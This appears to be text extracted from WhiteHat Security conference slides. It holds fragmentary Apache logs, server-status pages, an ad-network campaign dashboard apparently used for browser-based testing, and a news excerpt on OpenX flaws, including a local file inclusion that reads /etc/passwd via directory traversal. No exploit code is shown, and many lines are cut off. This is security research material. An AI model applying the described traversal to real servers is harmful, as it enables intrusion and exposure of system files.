141.113.86.92 - - [30/Jul/2013:03:01:46 -0400] "GET /asscert.p
php?nid=1035&t2561.1314306642107&zone=0&chad=1&oe=utf-8&cs=hid
0racing%20games&adtype=2&sid=2029&pid=1255&spid=&adu=2&image=3
fab2140&qp=YF4lITD-ISh-_n00ICEwIPFjZU4wKX39KSJdWjQjfiYwICMuI_0
(compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLC
.NET4.0C; .NET4.0E; InfoPath.3)"
79.114.103.165 - - [30/Jul/2013:03:01:46 -0400] "GET /asscert.
m/HIT100.html" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) G
203.91.118.156 - - [30/Jul/2013:03:01:46 -0400] "GET /asscert.
```

Server Version: Apache/2.2.15 (Unix) DAV/2
Server Built: Apr 29 2013 04:13:12

Current Time: Tuesday, 30-Jul-2013 03:01:43 EDT
Restart Time: Monday, 29-Jul-2013 18:36:11 EDT
Parent Server Generation: 21
Server uptime: 8 hours 25 minutes 31 seconds
Total accesses: 4328813 - Total Traffic: 114.7 GB
CPU Usage: u45.56 s72.76 cu0 cs0 - 39% CPU load
143 requests/sec - 3.9 MB/second - 27.8 kB/request
125 requests currently being processed, 0 idle workers

```
WRCCCCWCRWCCCCWCWRRCWRWCCW.C.CC.CWCC.C.CC..WC..RWC.WCCCRCCR..C
```

Minutes: 7,644 A

Minutes earned (Real-Time)

0
0
0
0

Jul 24

Profile settings

Username: jeremiahgrossman

E-mail: jeremiah@whitehatsec.c

Password: hidden (Edit)

Delete account

```
190.206.179 - - [30/Jul/2013:03:13:29 -0400] "GET /asscert.png
100.html" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:21.0) Ge
190.206.179 - - [30/Jul/2013:03:13:29 -0400] "GET /asscert.png
100.html" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:21.0) Ge
190.193.138 - - [30/Jul/2013:03:13:29 -0400] "GET /asscert.png
IT100.html" "Mozilla/5.0 (Windows NT 6.1; rv:22.0) Gecko/20100
190.206.179 - - [30/Jul/2013:03:13:29 -0400] "GET /asscert.png
100.html" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:21.0) Ge
190.206.179 - - [30/Jul/2013:03:13:29 -0400] "GET /asscert.png
100.html" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:21.0) Ge
207.135.15 - - [30/Jul/2013:03:13:28 -0400] "GET /asscert.png?
```

Apache Status | Apache Status | ec2-23-20-14 | v

ec2-23-20-141-160.compute-1.amazonaws.com/serve

Apache Server Status for ec2-23-20-1.amazonaws.com

Server Version: Apache/2.2.15 (Unix) DAV/2
Server Built: Apr 29 2013 04:13:12

Current Time: Tuesday, 30-Jul-2013 13:18:16 EDT
Restart Time: Monday, 29-Jul-2013 18:36:11 EDT
Parent Server Generation: 21
Server uptime: 18 hours 42 minutes 5 seconds
Total accesses: 8104382 - Total Traffic: 239.6 GB
CPU Usage: u31.98 s52.16 cu0 cs0 - .125% CPU load
120 requests/sec - 3.6 MB/second - 31.0 kB/request
56 requests currently being processed, 5 idle workers

Minutes: 5,300 Ac

Minutes earned (Real-Time)

Profile settings

Username: jeremiahgrossman

E-mail: jeremiah@whitehatsec.c

Password: hidden (Edit)

Delete account

We did ecommerce at Black Hat.

WhiteHat SECURITY

```
ferer: [redacted]/newServing/banner_frame.php?nid=1&pid=320
0c
Tue Ju [redacted]r] [client 78.172.53.125] (13)Permission d
erer: [redacted]newServing/banner_frame.php?nid=1&pid=1047
6
Tue Ju [redacted]r] [client 126.210.243.92] (13)Permission
ferer: [redacted]/newServing/banner_frame.php?nid=1&pid=320
0c
Tue Ju [redacted]r] [client 92.96.92.110] (13)Permission de
rer: h [redacted]ewServing/banner_frame.php?nid=1&pid=32030

Tue Ju [redacted]r] [client 78.172.53.125] (13)Permission d
erer: [redacted]newServing/banner_frame.php?nid=1&pid=1047
6
Tue Ju [redacted]r] [client 41.211.131.3] (13)Permission de
rer: h [redacted]ewServing/banner_frame.php?nid=1&pid=31871
&c1=%2 [redacted]23000000&c4=%23666666
Tue Ju [redacted]r] [client 118.171.112.163] (13)Permission
```

Server Version: Apache/2.2.15 (Unix) DAV/2
Server Built: Apr 29 2013 04:13:12

Current Time: Wednesday, 31-Jul-2013 01:14:31 EDT
Restart Time: Monday, 29-Jul-2013 18:36:11 EDT
Parent Server Generation: 21
Server uptime: 1 day 6 hours 38 minutes 19 seconds
Total accesses: 13617873 - Total Traffic: 241.4 GB
CPU Usage: u160.76 s292.14 cu0 cs0 - .411% CPU load
123 requests/sec - 2.2 MB/second - 18.6 kB/request
17 requests currently being processed, 11 idle workers

```
..  . ..C.RCC.R. R......C  RC . C..RC C... .CWR. ..C.........
```

Minutes: 27,873 Acc

Cash

Minutes earned (Real-Time)

Profile settings

Username: jeremiahgrossman

E-mail: jeremiah@whitehatsec.com (E

Password: hidden (Edit)

Delete account

Campaign: 122725<BH_Test1>
Back to campaign page

Campaign Settings
- Credit campaign
- Daily limit & Max bid
- Geo target
- Language target
- OS/Device target
- Traffic network
- Pause/resume campaign
- Unique ip cap

Ad Listing
- My Ads
- Keyword List
- Channel List

Credit Campaign

You currently have $17.15 in your campaign and $0.00 in your main account.

Please enter the amount you would like to transfer to campaign (BH_Test1) from your main account:
* enter a negative number to withdraw funds from this campaign.
* enter a zero to set auto refill fund only.

$0.00

You will receive an low balance notification email, when your account balance lower than this amount. Minimum value is $0.05:

$0.05

When the campaign balance is low, transfer the following amount from my advertiser account if there are available funds:

Amount: $20.00

transfer

Campaign Summary

Campaign:	BH_Test1
Type:	CPM
Status:	Active
Remaining Fund:	$17.15
Today used Fund:	$9.56
Daily spent Limit:	$15.00
Today Impr.:	19,110
Today Clicks:	0

Minutes: 27,749 **Account:** Regular Go P

Cash balance moved here

OpenX (software)

From Wikipedia, the free encyclopedia

OpenX Source is an open-source advertising
Public License. It features an integrated banr
gathering statistics.

The software enables web site administrators
advertisement campaigns as well as from pai
AdSense. OpenX provides standard banner r
zone-based campaign targeting, direct ad sel
language, etc.), ad capping and support for A

Serious vulnerabilities in OpenX ad platform expose millions to risk

Posted on 03 July 2013.

High-Tech Bridge Security Research Lab discovered multiple vulnerabilities in OpenX, which can be exploited to execute arbitrary PHP code, perform Cross-Site Scripting (XSS) attacks and compromise vulnerable system.

Local File Inclusion in OpenX: CVE-2013-3514

Input passed via "group" HTTP GET parameter to "/www/admin/plugin-preferences.php" and "/www/admin/plugin-settings.php" scripts is not properly verified before being used in PHP 'include()' function and can be exploited to include arbitrary local files via directory traversal sequences and URL-encoded NULL byte techniques.

The following PoC (Proof-of-Concept) code display contents of "/etc/passwd" file on vulnerable system using vulnerability in the first script:

The second PoC code displays content of "/etc/passwd" file on vulnerable system using vulnerability in the second script:

http://www.net-security.org/secworld.php?id=15179

“[N]obody's breaking the web, dude.
Not now, not ever.”

Dan Kaminsky to Jeremiah Grossman,
December 21, 2010

WhiteHat SECURITY

THANK YOU

CONTACT

JEREMIAH GROSSMAN
Founder and CTO

Twitter: @jeremiahg
Email: jeremiah@whitehatsec.com

MATT JOHANSEN
Threat Research Center, Manager

Twitter: @mattjay
Email: matt@whitehatsec.com